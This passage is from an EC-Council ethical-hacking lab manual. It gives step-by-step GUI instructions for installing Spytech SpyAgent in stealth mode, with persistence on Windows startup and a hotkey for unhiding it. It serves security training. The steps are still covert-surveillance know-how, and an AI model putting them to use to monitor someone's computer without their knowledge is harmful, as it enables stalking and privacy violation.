
19. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue…**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

    Note: You can set the password of your choice.




21. The **password changed** pop-up appears; click **OK**.


22. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue…**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.



24. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

25. In the **Confirm Settings** section, click **Next** to **continue**.
26. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.


Note: If **SpyAnywhere Cloud Setup** window appears, click **Skip**.

27. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue…**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

28. If a **Getting Started** dialog box appears, click **No**.
29. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.



30. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 20** and click **OK**.

    Note: Here, the password is **test@123**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

    Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.

